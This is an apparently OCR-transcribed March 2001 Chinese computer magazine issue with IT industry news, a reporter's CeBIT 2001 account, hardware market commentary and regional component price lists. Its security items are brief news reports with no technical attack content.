5.本刊介绍的互联网网站（主页）在刊登前经编辑审查不含色情、反动等非法内容。但由于互联网具有规模庞大、变化快速、超链接等特点，我们无法保证这些网站（主页）今后不含非法内容（链接），读者一经发现请立即向当地公安机关举报。

■要闻

全国政协委员建议取消营业性网吧

第一款拥有自主知识产权的国有品牌笔记本电脑诞生

3月12日上市的联想昭阳70/81系列笔记本电脑拥有20余项笔记本电脑专利。

2001年3月

联想2000财年百万台家用电脑下线

联想1+1家用电脑曾创造了一天接单6万台的中国家用电脑日销售纪录。到3月初，联想2000财年家用电脑实际售出货量已达95万台。

联想再次蝉联亚太市场（除日本外）第一

据最新的IDC报告，在2000年第四季度，联想电脑的市场份额为12.2%。

iWPS1.5免费升级版火热推出

全国各大网站免费升级。重大改进：支持Html、WPS格式邮件，提供强大搜索引擎，全新"网络存储"概念（将邮件账号、设置、收藏夹等直接保存在服务器上）。

3月15日

实达铭泰软件"春潮服务工程"全面启动

"春潮使者"从北京出发，分五路奔赴大江南北，为广大用户提供全程一体化服务，即售前培训零距离－售中购买零距离－售后服务零距离。

海尔智能超人电脑两天订出三万台

3月12日上午

恒升案被告王洪因"拒不履行法院的判决"被拘留

■视点

未来几年中国热门职业将重新洗牌 【51job】

专家们预计加入WTO后，某些具有竞争优势、比较优势的行业将为职业发展带来机遇，尤其是劳动力密集型的成熟的工业、服务业及旅游业。而对于那些技术密集型企业、资本密集型企业将是不小的冲击，竞争力差的产品将面对巨大的挑战，整个产业进入大规模资产重组将是大势所趋。

调查表明电子邮件将成为传播新宠 【ChinaByte】

根据美国最新研究表明，电子邮件是继电视之后最成功的传播技术。到去年年底，全球电子邮件信箱数量已达8.91亿个。同时，全球登记的电子邮件用户去年猛增88%，于年底达到5亿多。在全球所有电子邮件地址中，美国的地址接近4.4亿个，美国以外的地址达4.5亿个。

非英文"网站域名"趋势不可逆转 【ChinaByte】

自去年11月起，设在美国的网站域名管理机构（VeriSign环球注册服务）开始接受非英语的网站域名注册。尽管有些互联网工程师担心此举可能会引起技术上的某些混乱，并造成网站间的隔阂，但用非英语注册万维网站的潮流似乎不可逆转。"VeriSign环球注册服务"将首先开始接受中文，日文和朝鲜文的网站域名注册，受理后缀包括".com"、".net"和".org"。阿拉伯文及其他一些语种随后也会被接受注册。这些将为增加网络的国际化提供便利。

CPU"别"铝"恋"铜 【ChinaByte】

自CPU诞生以来，芯片制造一直采用的是铝技术。但是，"伴铝"数十载后，CPU上的硅片有了更生机勃勃的"铜伴"——AMD已飞出了胸含铜芯的产品。尽管由于技术实现的难度，此后一段时间铜伴硅和铝伴硅将共存，但从发展趋势来看，铜技术的应用前景非常看好。

Yahoo遭遇高层地震 【eNet】

Yahoo公司近来正经受前所未有的人事震荡：继3月7日董事长兼CEO蒂姆·库格宣布将辞去CEO一职之后一周，3月14日再度传出运营官安尼尔·辛格将于五月份离职的消息。一周之内两名高层管理人员相继辞职，对Yahoo无疑是个重大打击。消息一经公布，立即引发美国科技股暴跌，Yahoo股票也一蹶不振，人们甚至因此开始怀疑Yahoo的前途，市场纷传Yahoo公司将被其他传媒公司兼并，有人甚至发出Yahoo即将破产的预言。

软银：衰落的帝国？ 【eNet】

曾被《福布斯》杂志称为"日本最热门企业家"及"亚洲首富"的孙正义，因其著名公司软银及在IT界成功的投资被中国人所熟知。然而，自去年3月纳指狂泻以来，其股票市值已下跌90%。虽然这并没有阻碍软银继续寻求发展或投资的行动，但在瞬息万变的IT业，盛极一时的软银也放慢了脚步，只是不知这次沉默是巨人大步奔跑后的小憩，还是帝国大厦崩溃的开始？

一个Napster倒下，千万个Napster站起来！ 【CCIDNET】

Napster的陨落，受伤的不仅仅是广大音乐迷，还有许多硬件制造商和互联网接入服务供应商，以及高速互联网服务供应商。截止到被禁时，Napster的正式注册用户已达6400万。分析家们认为，"Napster是为数不多的真正能够推动宽带互联网发展的应用工具之一。在促进宽带互联网发展方面，即使是Flash和流媒体网站也无法与之相提并论。"然而，这项被看作是非常有前途的工具的被禁，恐怕将使那些看好宽带互联网服务的投资人裹足不前。

华为的冬天(任正非) 【Donews】

网络股的暴跌,必将对二、三年后的建设预期产生影响,那时制造业就惯性进入了收缩。眼前的繁荣是前几年网络大涨的惯性结果。记住一句话"物极必反",这一场网络、设备供应的冬天,也会像它热得人们不理解一样,冷得出奇。没有预见,没有预防,就会冻死。那时,谁有棉衣,谁就活下。

我在美国时,在和IBM、Cisco、Lucent等几个大公司领导讨论问题时谈到,IT是什么?他们说,IT就是裁员、裁员、再裁员。

软件产业的发展还需要什么? 【新浪】

"我们的确有很多人可以一两个人一口气把一个庞大的软件写出来,也没什么问题,但这肯定不会是最精华的东西,会很粗糙,软件的品质得不到保证。我们几乎所有的软件工程师,都缺乏'工业化'制作的概念。没有工业化意识,就没有专业化方向,就难以发挥每个人能力最强的方面;对企业来讲,这就不可能形成规模效益,不可能形成持久的竞争力。"

蓝牙技术,是不是纸老虎? 【硅谷动力】

蓝牙是项出色的无线技术,但它远不是解决无线问题的灵丹妙药。跟网络一样,宣传是一回事,是否能增加收入、提高生产量或缩减开支又是另一回事。

■图片新闻

微软的革命,盖茨的梦想

"微软就是创新,就是成功",但是看它在互联网上悠闲的老人步伐,在"维纳斯计划"中的不了了之,让人不禁疑虑丛生。现在,依然宏伟的MS.NET计划,依然美妙的WindowsXP战略,依稀是Windows之父的独到慧眼,依稀是封杀Netscape的一击必胜,但是其中有多少是真正开创世纪的革命?有多少是用户真正梦寐以求的?又有多少人真正灵犀相通深刻理解什么是XP、.NET?Lotus、Novell、Borland、Netscape,在一系列漂亮的跨栏动作之后,微软已经是毫无争议的第一,然而绝对不是创新和革命的第一。伟大的盖茨如何驱动伟大的微软完成伟大的理想,恐怕不是反反复复在原地挥动武器和旗帜就罢了吧?



■声音

"现在我不必在六个网站之间来回切换窗口了,Cubic Eye浏览器软件的一个窗口就可以让我看到所有六个网站了。这让我在看报纸的时候感觉异常轻松。"

美国2ce公司最近发明了一款全新的三维立体浏览器软件。它改变了传统的浏览习惯,可以使用户立体地同时浏览六个网页。

"中关村不克隆硅谷!"

政协委员、中关村科技发展(控股)股份有限公司总经理段永基认为,中关村存在的意义和价值是要将硅谷的主要功能和价值体现出来,成为技术创新的温床、高科技企业创业的中心及新型企业家的培训基地。

"我们十分关注效率的提高,经济的发展速度肯定会放慢,但是我们不会削减研究投资。这是我们公司赖以生存的关键所在。"

微软首席执行官鲍尔默在谈论微软的研发费用计划。

"不打印市话通话清单不算违法。"

中国电信负责人对用户关心的热点问题作出的解释之一。

"对一个公司来说,重要的是好的服务而不是廉价的产品。"

IDG创始人麦戈文对金蝶的忠告。

"又是一年'3·15',不平凡的日子,祝每一个中国消费者一路都好。"

王洪向恒升公司致歉帖子的结尾话。

"个人网站是中国互联网最大的财富之一,全球罕见。"

一天用很多时间泡在网上为自己的MY8848寻找商机的王峻涛如是说。

"在MY8848已经查不到任何横生产品——如有其他联想,纯属巧合。"

在王洪被拘留后,著名网友老榕在论坛如是说。"横生"为原文。

■数字

5000	由于经济形势持续下滑,世界头号网络设备和网络解决方案提供商思科系统公司近日宣布将裁员5000人。
13.5万	Napster将有13.5万首歌曲被过滤。
95%	美林称95%网络股会除牌。
8.5万亿	Gartner集团预测,全球范围内的B2B电子商务交易额将在2005年达到8.5万亿美元。
17%	预计今后5年内全球手机的平均增长率。
2950万	使用微软即时信息服务软件(MSN)的用户数,超过竞争对手AOL和YAHOO。

国际新闻

★苹果发布Mac OS X“黄金代码”

近日，苹果公司公开了新一代苹果电脑操作系统的最终代码（专业人士称之为“黄金代码”）。苹果公司将利用公开的“黄金代码”生产可供零售的版本。

★索尼推出双密度CD-RW驱动器

近日，索尼公司推出了双密度CD-R和CD-RW驱动器及盘片，存储容量比现有的CD-R和CD-RW驱动器及盘片扩大了一倍，可以存储1.3GB的数据。这种新标准被称为DD-R和DD-RW。

★东欧黑客大闹美国 百万信用卡号被窃

近日，美国联邦调查局发布消息称，一个由俄罗斯人与乌克兰人联手组建的黑客集团已经闯入了40多家美国公司的电子商务网站，窃取了100多万个信用卡号码和相关信息。这个黑客集团在偷袭得手后，已分别向各家公司敲诈勒索，有的索价竟高达10万美元。

★微软将.net技术移植到Unix系统

微软CEO鲍尔默宣布，微软的“.net"技术将与其他操作系统实现跨平台操作，其中包括Linux操作系统软件。根据这项计划，微软已经开展了将“.net"技术移植到其他厂商开发的与微软软件竞争的操作系统的工作。

★德国军队禁用微软开发的软件

据德国一家新闻杂志称，德国外交部和德国国防军将停止使用微软的软件，因为德国安全机关怀疑，美国国家安全局在微软软件的源代码中留下了一个后门，从而可以轻易获得德国最机密的信息。西门子和德国电信将顶替微软开发一种德国国防军能完全信任的系统。

国内新闻

惠威M-2000卫星音箱　近日惠威公司以“电脑也要听Hi-Fi"的理念推出新款M-2000高保真有源多媒体2.1声道音响系统，采用该公司首创的等磁场带式扬声器技术，包括两个高音单元MMR8和一个大功率的有源超低音音箱MMSS。等磁场带式扬声器技术是由惠威公司下属的美国惠威公司研究开发，可以同步均匀驱动空气，响应速度极快，减少失真和频率响应不均匀度，声音准确、干净，在世界顶级扬声器系统中被普遍采用。现在惠威公司将其用在这款产品上，足见其进军多媒体音箱市场的技术实力和决心。

润宝轻骑兵2.1声道音箱全新上市　近日，"轻骑兵"推出一款全新2.1声道系统B2980，它继承了"润宝轻骑兵"一贯的优良品质。与多数2.1系统相比，具有更为灵活的音量、高、低音调节系统；超大容积的箱体设计和高品质大口扬声器，并采用新颖的可仰角设计和待机状态指示等，是普通音箱无法比拟的。

美达科技全线主板产品版本更新　美达科技近日将其所有主板产品进行版本升级。将所有采用VIA芯片组产品S694X、KT133的南桥全部由老版本的VT82C686A换成VT82C686B，使主板的硬件性能提高了一个等级，可以支持最新的ATA-100传输协议。同时主板所有的BIOS、驱动光盘、主板功能都得到了新的改进和加强。

EPSON推出五款扫描仪　近日EPSON公司在北京一举推出5款扫描仪，分别是Perfecttion640U/1240U/1640SU/1640SU PHOTO/1640SU OFFICE。其中640U面向家庭，拥有600dpi分辨率和智能化的界面；1240U定位办公用户，分辨率高达1200×2400dpi，42位彩色；1640SU系列拥有1600×3200dpi分辨率，面向专业和办公市场。


七喜成为Cyrix Ⅲ处理器中国区总代理商　继成为DFI钻石主板、SONY光驱等名牌产品中国区总代理后，七喜电脑公司近日又与VIA（威盛）公司达成合作协议，成为VIA Cyrix Ⅲ CPU在中国地区的总代理商。目前七喜代理的Cyrix Ⅲ处理器有500MHz、550MHz、600MHz、650MHz、667MHz、700MHz六个版本。

金长城-HANSOL联合品牌正式发布　长城与韩松电子战略联盟签约仪式暨金长城-Hansol联合品牌新闻发布会于3月15日“消费者权益日”在北京香格里拉大酒店举行。合作双方共同发表了联合声明，宣布结成战略联盟，并共同推出面向高端用户群的“金长城-HANSOL”联合品牌显示器，同时展出了11款金长城－Hansol显示器新品。

创新新款遥控光驱CD-ROM Blaster Digital IR 52X　采用性能强大的控制软件Remote Center，用户可以坐在沙发上遥控播放影片，还可以对一

★技嘉GV-GF3000DF 3D 劲爆上市

该图形加速卡采用nVIDIA全新的GeForce3 3D超级图形芯片，可大幅提高贴图效能。符合标准的T&L（Transform及 Lighting）功能，每秒能处理高达一亿五千万的几何三角形图形转换；采用超高速64MB新一代DDR图形内存，显存频率高达500MHz；以全新AGP的快速写入功能，提供高达350MHz RAMDAC，影像分辨率最高更可支持2048×1536全彩影像。



★创新公司得意大作PlayWorks（PS2000 Digital）

创新公司此款经济实用的两件套音箱系统，拥有一个全新设计的火箭炮状的dipole音箱和一个强劲的低音炮，可以为看电影和玩游戏提供个性化的家庭影院音频感受。它最大的优点是内置杜比AC-3解码器，可以利用dipole音箱和一个强劲的低音炮模拟出……常规的5.1音箱解决方案……体积小巧，安装、连接……



些应用程序进行遥控。在播放mp3歌曲时还可以打开创新独有的Oozic(以前称作LAVA)软件，让屏幕随着音乐的节奏动起来。

海信"金色回归9000"亮相国内PC市场　2001年3月，海信"金色回归"大家庭中又有高端新生力军加盟——配备Pentium Ⅲ 处理器1GHz、256MB内存、40GB的高转速硬盘、高端的AGP4X 32M 3D图形加速卡和17英寸数字纯平显示器的"金色回归9000"型。在此同时，该机的价格却坚定不移地保持在主流的万元以下，性价比优势非常突出。

三星康宝助联想演绎"世纪经典"　在联想公司近日推出并限量销售的1000台顶级配置的天禧二代世纪经典电脑中，配备了代表光驱产业最新研究成果的三星康宝多功能一体机COMBO SM-308。COMBO SM-308是三星光驱事业部推出的第二代多功能一体产品，集CD-R、CD-RW、CD-ROM和DVD功能于一身，可以轻松实现8速写、4速重写、32速读、8速DVD。

三星力推数码超人　历时两个多月的"数字触摸——三星数码超人选拔赛"日前已圆满结束。为此三星公司在北京举办了盛大的颁奖典礼及主题为"数字世界的旅行"的庆祝演出，三星数码产品的形象代言人陈慧琳也到场助兴。

微软公司Office企业强化培训活动全面展开　微软(中国)有限公司近日宣布，从2001年3月起至6月，将在北京、上海、广州、深圳等地推出系列Office企业强化培训活动。凡是在活动期间购买正版Office开放许可证的企业用户，都将得到微软公司免费提供的"Office企业知识管理整合应用"培训及经验丰富的Office应用专家的上门指导。

《完全解读》轻松解读跨平台文档　北京万众骏网公司近期推出一款文档内容浏览器软件——《完全解读6.0.1》(QuickViewPlus)。该工具可支持包括DOS、Windows、Mac、Unix等平台250种以上的文件格式，同时全面支持微软的各种版本的Office文档，全面支持中文，支持鼠标拖拽和对象的复制与粘贴技术，使用户轻松实现在不同格式文档之间交换数据，零售价38元。

《三维动画梦工厂》学习动画制作的秘籍　恒星科贸公司日前推出最新的三维动画教学软件，它以世界排名前三位的三个专业三维动画制作软件《3DS MAX》、《SOFTIMAGE》、《MAYA》为脚本，集名家之所长，通过动画界面介绍与精彩案例组合，把学习动画制作当作一种乐趣。该套软件包括4CD及一本配套书，分为"入门教程"、"技巧与辅助工具"、"实例与经典欣赏"、"精华材质总汇"。

PowerDVD播放软件隆重上市　《PowerDVD》是中国台湾研发厂商讯连科技在影音领域的旗舰产品，最近，新版3.0由北京天下华彩网络软件有限公司发行上市！新版《PowerDVD3.0》具有无与伦比的功能，能让您在家用PC上观看高品质的DVD影片，再加上其最高硬件相容性、最低CPU耗能，无疑是一款好看、好听、好操作的播放软件。

■活动与促销

■八亿时空从3月初推出"真品、真情、真奉献——世纪之春大赠送"活动。2001年八亿时空电脑用户可以凭借八亿时空提前寄发的问卷，在就近的八亿时空专卖店或代理商处领取公司赠送的礼品，并享受现场举行的免费咨询等服务，同时参加现场抽奖、有奖问答、现场热卖、有奖调查等多项活动。

■为了让TNT2 Pro提前退休，采用GeForce2 MX 32MB SDR的小影霸奔驰G3000从即日以699元的价格再战江湖。该产品采用可以超频的32MB SDRAM显存、带滚轴散热风扇和贴片式防爆电容，核心、显存工作频率分别为175MHz和166MHz。

■昂达近日推出一款ON－DATA"闪电6400"，采用GeForce2 MX 400芯片，核心频率为200MHz，显存频率为166MHz，支持128bit SDRAM，显存为32MB，采用三星5ns高速显存。参考价格RMB 799元。

■七喜公司定于3月15日至5月15日在全国范围内举行"电脑神医——大水牛极品电源免费坐诊"的大型活动。大多数电脑疑难杂症都是由不及格的电源引起的，活动期间，电脑爱好者可将大水牛极品电源买回去试用。从购买即日起七天内，用户可凭购买单据到大水牛电源代理商或经销商处退货。

■友立资讯近日开展"我形我速3"促销活动，"我形我速"的用户将得到赠送的精美的600兆图库，爱学习英语的朋友只需要再加10元就可获得一套完整版双CD的"英语步步高"软件一套。

★源兴光驱被中国质量检验协会授予"保真优打假冒重点保护产品"

中国质量检验协会日前正式授予源兴微电子系列产品"保真优、打假冒，重点保护产品"称号，并采用先进的真品保质查询系统对"源兴"牌产品进行防伪保护。自3月15日开始，凡源兴微电子所出品的"源兴"品牌系列产品，在产品机身上将贴有"中国质量检验协会"之专用防伪标贴。



★EMC激情演绎"后DIY"

3月14日，EMC"后DIY"新品发布会在北京召开。在此次发布会上，EMC阐释了一个全新的"后DIY"理念，并展示了充分体现该理念的"后DIY"机。"后DIY"致力于开创一个有别于品牌PC和DIY机的全新PC采购方式，给广大PC用户提供了一个不同于以往的全新选择。




眼观 CeBIT 2001

□本刊记者　陈丁里



CeBIT 是人们追梦的地方



美国在线的展台——
一个巨大的笔记本电脑模型



德国总理施罗德在开幕式上致辞

CeBIT 大展好像一场无止境的马拉松比赛，全球IT厂商都希望在此胜出，因为他们知道把握住CeBIT就是把握住未来……

三月正当欧洲多雨季节，记者一行到达德国后一直无缘看到阳光，而各电视台、报纸对2001汉诺威信息技术博览会（CeBIT 2001）的报道犹如雨后春笋层出不穷，诸如:德国总理施罗德在大展开幕式上声称德国信息产业将在两年内赶超美国 ；汉诺威小城旅店爆满，外来观众住宿难以解决;展会期间高速公路交通状况令人担忧……这一切让人更急切地希望能早日身临CeBIT，感受这场全球最大的IT盛会。

23日上午记者一行乘车奔赴汉诺威，一路上本地领队兼翻译黄先生介绍了这次CeBIT展览的大致情况。本届展会主题为“掌握未来的精神”，是有史以来规模最盛大的信息技术展，共吸引了8106家参展厂商，其中来自亚太地区的商家为846家，展览总面积超过422000平米，厂商在26座不同的展览厅内进行展示。

硅谷人说CeBIT是“欧洲的 COMDEX”，而德国人一直认为COMDEX是美国的 CeBIT。

一小时后，当看到高达六层的立体停车场及其中数以千计的轿车时，被告之已经到达展览区。在这之后的几个小时内，同行所有人的双眼、双耳、手中的数码相机和背包中的笔记本电脑被无所不在的各式信息所填充，这是IT业的奥运会，这里是比特的狂欢节。

CeBIT展会的场观分类独具匠心，总体分为信息技术、

通讯、办公自动化、软件解决方案和服务、银行技术等几类，不难看出这种按照使用功能分类的方法打破了单一产品类别的界限，突出的是产品实际应用而并非产品本身。身处在展会现场丝毫没有感到自己在参观计算机展览，看到和听到的更多是今后我们的生活将是如何景象。

Mobile(可移动)一词在展会上的曝光频度堪称第一，各式各样的宣传单上，金发碧眼产品形象小姐的T恤衫背后，甚至拿来做道具的方程式赛车上历历在目。移动家族成员掌上电脑和手机是整个CeBIT上最耀眼的两颗明星。

虽然掌上电脑今年将因为美国经济降温，成长率只有40%至50%，但作为“装在口袋中的国际互联网”袖珍移动设备有着无可比拟的优越性，用户的需求短时期内是不会降温的。PDA龙头老大Palm公司推出了新型的Palm m105掌上电脑，更是信誓旦旦声称到2003年，要在欧洲销售出100万部这一系列掌上电脑。

说到掌上电脑我们不会忘记Pocket PC的，去年同样在CeBIT2000展会，软件巨人Microsoft和康柏、惠普、卡西欧等企业联手欲用WinCE和Pocket PC双剑合璧置Palm于死地而后快。今年卡西欧公司在CeBIT 2001大展上它们又推出了IT-70，IT-700，EG-80和EG-800 Pocket PC，这些掌上电脑都采用了高速处理器和32MB的RAM。而且所有机型都提供了可选的Multi Dimensional Space Rotation (MDSR，多维空间旋转)，由于MDSR具有快速、安全等特点，使得它在终端移动设备的应用非常理想。IT系列还在显示屏的下面采用了一个宽松的十字键Pad，这对于数字的输入操作非常理想。

惠普方面首席执行官菲奥里纳（Carly Fiorina）在CeBIT研讨会上曾说:“在我们中间，究竟有多少人真正花时间考虑过正在兴起的移动文化的实际需要？”该公司展示的平价掌上电脑Jornada系列似乎是菲奥里纳发言的最好注脚，低价、实用是Jornada系列一直自诩的优势。

德国厂商西门子窥视掌上电脑市场已非一日，名为SX45的掌上电脑在展会中首次亮相，它是专门为企业设计的，基于Microsoft的Pocket PC 3.0平台，并包含嵌入的GPRS（常规数据无线服务系统General Packet Radio Service）技术，有一个彩色的触摸屏，它的插槽也可以用来安装一个视频相机或者一个MP3播放器。在演示中西门子技术人员示范了SX45拍摄单张快照和拍一系列视频，然后直接通过互连网发送。

在看惯了五花八门的彩色触摸屏，听够了英文的、德文的、能理解的、不明白的各种讲解后，其实我和大部分读者一样深深怀疑掌上电脑的实用性。但在中午时分我改变了自己的观念，因为当我抱着IBM笔记本电脑到大会指定资料下载处时，发现除了自己每个人掏出的都是掌上电脑。

——记者



主办者提供的数据下载中心



展会最佳带步工具“酷狗”车



“移动”电子指示牌

虽然全球超级带宽的3G网络尚未建成,各厂商的第三代手机也都在展会中纷纷抛头露面，诸如带有游戏的电话,它将允许用户使用无线通讯与朋友玩游戏;Trium展示的设想的设备被称为“完全多媒体产品”，它把PDA的功能和电话的功能相结合，并且还将加入数字视频相机，一个蓝牙耳机，以及一个用于数据输入的可折叠键盘。当然所有3G设备都是被封存在玻璃柜中的。移动通讯真正的主角是第二代新款手机,因为它们能和目前的无线服务网络完美地结合。

摩托罗拉一直是手机制造业的领头羊。在这次大展上，该公司推出一系列的改进型GSM手机，引起极大的反响。另一个手机巨头诺基亚也推出了几款新型手机，其中也有支持GPRS功能的6310，它是6210的后继产品，功能也有所更新和改进，同时它还支持蓝牙技术。电池的电量也比6210大大增加，待机时间长达20天！同样爱立信、西门子、阿尔卡特、三星也都展示了支持GPRS功能的第二代手机新品。

另外所有的顶级通讯厂商都对手机和PDA的结合产品表现出了浓厚的兴趣，比如爱立信推出的R380、诺基亚的9210等等。而目前软件的匮乏也是主要问题，微软公司将推出新的操作系统Stinger,可以更好地使手机实现多媒体功能。这个软件就是Microsoft Pocket PC操作系统的简装版，功能基本类似。

CeBIT展览中应用蓝牙无线技术的产品是另一亮点，德国一家Lesswire公司,展示蓝牙传输的讯号收发站;惠普展示的Deskjet 995C是该公司的第一款采用了蓝牙技术的打印机;瑞典的Anoto公司则展示蓝牙笔,可将手写信件以无线传送到身边的计算机，再以电子邮件发出。但不难看出，规格不统一和单价成本过高是蓝牙产品推广的最大障碍，看来蓝牙成为畅销产品仍尚需时日。

»Ð ：由于一台传送资料的计算机蓝牙 PC 卡失灵，主办者计划传送产品说明等资料的100台蓝牙设备当场宕机，结果台上台下一片尴尬。

经过近6小时的参观，记者随着人潮步出展馆，而心中正在计划来日的展会行程，的确对一个IT人来说，在CeBIT的每一天都是全新的。

当我们一行搭乘航班返回时看到《欧洲时报》中介绍:“CeBIT大展已于28日闭幕，参观者达83万人，估计这次展会将产生约60亿美元的市场价值，移动商务技术、“蓝牙”技术的应用、第三代移动通信备受关注……”心中不禁想起展会中凤毛麟角般的国内企业，路漫漫其修远，吾将上下以求索……

——记者



西门子的GPRS掌上电脑SX45



惠普的蓝牙打印机Deskjet 995C



虚拟足球演示



□栏目主持　胡克

经历了由 Intel 和 AMD 的相继点仓所带来的价格波动后，最近 CPU 的价格开始逐渐趋向于稳定。市场上 Intel的产品里，PIII 1G已经全面上市，虽然价格还在2100元左右，但已经逐渐成为高端用户的首选。相对来讲，1380 元的 PIII 800EB 和 1070 元的 733EB就比较能让大家接受了。而100外频的 PIII 650E、700E、750E 在市场上开始不太好找了，看来想要超频的朋友需要在市场里面好好找一找了。而在AMD这边，最耀眼的当然是 133 外频的雷鸟上市。在市场中我们可以见到的有雷鸟 1.2G 和雷鸟 1G 这两款，售价分别为2030元和1480元，而100外频的雷鸟1G也仅仅比133外频的雷鸟低几十元，从性能上考虑当然是首选 133 外频了。雷鸟 750 售价保持在710元左右，依然是AMD CPU 中最具性价比的产品。从 CPU 总的趋势来看，虽然 100 外频的赛扬在国内市场上还见不到，但渐渐已经形成了一个赛扬 II 对毒龙，100 外频赛扬对 100 外频雷鸟，133 外频雷鸟对 PIII 系列这一局面。虽然说 AMD 的 CPU 在性价比上要明显高出 Intel，但是 VIA 芯片组的兼容性和稳定性将成为人们选择AMD的主要障碍，从而投入到正统 Intel CPU+815E/EP的怀抱之中。其他的 CPU 产品变化不是很大，也没有特别的亮点产生。关于参考价格大家可以参见我们的报价杂货铺。

内存的降价趋势最近似乎有所减弱，现代 T-H 128M PC-133 基本保持在290元到310元之间浮动。往往是在周六、周日装机高峰到来之时，因为缺货而涨到 300 元以上，周一供货稳定之后又下调到 295 元左右。相对于现代 T-H 的价格稳定，Kingmax、KingStone、KingHorse等高档次的内存开始出现下跌之势。最为明显的当数 Kingmax PC-150 了，128M 的价格已经降到了 375 元，而 256M 也只有 790 元。最近市场中还出现了一款带有散热片的 Winward 内存，从远处看上去颇有些 Rambus 的风采，128M 的售价为 410 元。对于这款带有金属散热片的内存来说，它所起到的静电屏蔽的作用应该是远大于它的散热作用，这将使得内存受机箱里面电波信号的干扰降至最低。随着高档内存的降价，大家在内存的选择面上又宽了很多，可以适当地考虑选择这些性能相对稳定、兼容性较好的高档内存了。

受近一阶段打假风潮的影响，水货较为严重的硬盘市场受到了不小的震荡，整体价位都向上涨了几十元左右，涨幅最为明显的当数目前市场里的热门IBM 75GXP系列。IBM 75 GXP 46G几乎是在一夜之间从原来的1280元暴涨到1350元，而且还出现断货的现象。相对来说，金钻六代46G 1280元、西部数据鱼子酱(CaviarBB) 40G 1160 元还是比较便宜一些的 7200 转硬盘。5400 转的硬盘当中，星钻一代 40G 1030 元、希捷 U10 20G 730 元等占领了低端市场。虽然水货的硬盘要相对便宜一些，但其质保却无法与正当行货相比，大家不要因为几十元的诱惑造成以后的痛苦。

显卡市场中依然是各厂商之间的较量，虽然 ATI 的 Radeon LE 试图和 GeForce2 MX抢夺低端市场，但似乎并没有预想的那么顺利，一上市就被笼罩在nVIDIA的阴影之下，能否出头还是个未知数。各显卡厂商纷纷推出5ns显存的MX，但这些中小厂商的5ns MX显卡基本上都是虚有其名，超频性能并不比5.5ns的产品好到哪里去，只有丽台的 MX 用的才是真材实料的 5ns 显存，轻易就能把显存超到 250MHz，确实是极品，但其 900 元左右的售价又使人感到有些偏高。就在人们还在讨论 5ns MX 的同时，低价位的 GeForce2 GTS 也纷纷出炉了，其中包括昂达的闪电 7000 +，三星 DDR-6 显存，售价 1099 元；七彩虹的霹雳 9000，Infineon DDR-6 显存，售价 999 元；以及 UNKIA 小影霸的速龙 7700，三星 DDR-5.5 显存，售价 1220 元。再加上月底即将在国内面世的 GeForce 3，不得不让人感叹显卡的市场变化太快了。

伴随着 133 外频雷鸟的上市，KT133A 芯片组的主板一时之间成了抢手商品，虽然有些人目前还买不起 133 外频的雷鸟，但本着将来升级的打算，现在购买一款 KT133A 芯片组的主板还是比较明智的选择。目前在市场中的 KT133A 芯片组的主板，虽然有大部分厂商的 KT133A 产品都已经发布了，但是市场里货源却很少。磐英的8KTA3可以说是异军突起，虽然价格还没有降回到当初刚上市时的970元，但目前1030元的售价依然使得它成为市场中出货量最大的 KT133A主板。而对于升技的KT7A、微星的K7T Turbo则在市场中很少见，售价分别为 1050 元和 1070 元。在支持 Intel CPU 主板的市场中，815E/EP 已经开始取代 694X，成为市场中的主流。但是同一品牌的 815E 和 815EP 之间却只有三、五十元的差价，这也使得很多人还是愿意多花上几十元去买一款带有集成显卡的 815E。

目前，各品牌的光驱都已经降到了 350 元左右，这一变化无疑是为 DVD-ROM 的普及做好了价格上的准备。事实也确实如此，除了一些低价的三星 5X、8X 散装 DVD-ROM（售价分别为 480 元和 580 元）以外，诸如华硕 8X、奥美加 10X 等 DVD-ROM 也分别降到了 700 元和 660 元的较低价位。可以预计，DVD-ROM的普及已经不远了。

杨法　余庆辉　俞辉

报价杂货铺

（截止到 2001.3.27 仅供参考）

华北地区报价

硬盘

产品	价格
昆腾 20G(4400)	760元
昆腾 30G(4400)	870元
IBM 腾龙Ⅱ代 20G(5400)	790元
IBM 腾龙Ⅱ代 40G(5400)	1030元
IBM 腾龙Ⅱ代 30G(7200)	1160元
希捷U5 10.2G	660元
希捷 U5 20G	730元
希捷酷鱼3 40G	1290元
WD 30.7G(5400)	830元
WD20G(7200)	860元
钻石星钻一代30.7G	900元
钻石星钻一代40G	1000元
钻石金钻六代40.9G	1290元

显卡

产品	价格
丽台 GeForce2 MX	880元
丽台 S320II(32M)	700元
丽台 S325	520元
小影霸 3D/TNT2+	600元
小影霸 速龙3000+	650元
小影霸 速龙6000	780元
小影霸 速配7000	1030元
硕泰克 GeForce2 MX	780元
硕泰克 TNT2 PRO	580元
微星 8806	650元
微星 GeForce2 MX	850元
太阳花幻影S3000	560元
太阳花幻影S5000	680元
太阳花幻影S8000	780元
七彩虹S600V	320元
七彩虹S600T+	540元
阿波罗 TNT2 m64	410元
艾普 TNT2 pro(32M)	380元
耕升 GeForce2 MX	780元
耕升 TNT2 Pro-32M	600元

其他

产品	价格
小太阳键盘	35元
ACER 52V	60元
ACER 52M	120元
罗技易上手键盘	100元
双飞燕2D鼠标	15元
罗技劲貂	45元
双飞燕4D+鼠标	78元
美上美软驱	95元
三星软驱	95元
TP-LINK56K(内)	120元
全向56HCF(内)	260元
爵士-5515	185元
兰欣S-100P 美洲版	190元
漫步者 R1000TC	150元
漫步者 R2.1T	210元
润宝轻骑兵 M2	170元
爵士-3109	170元
爵士-5510	240元

光驱

产品	价格
美达 50X	330元
美创 40X	315元
新众 40X	320元
顺新 50X	350元
Acer 50X	380元
雄兵 45X	340元
同方 40X	320元
LG 48X	340元
阿帕奇 48X	330元
源兴 48X	340元

西北地区报价

CPU

产品	价格
赛扬II633	560元
赛扬II700	640元
PIII800	1380元
PIII866	1590元
毒龙750	450元
毒龙800	540元
AMD雷鸟900	1200元
雷鸟1.2G	1950元
雷鸟850	1010元

内存

产品	价格
HY 64MB	160元
HY 128MB	310元
KingMax 64MB	200元
KingMax 128MB	380元

硬盘

产品	价格
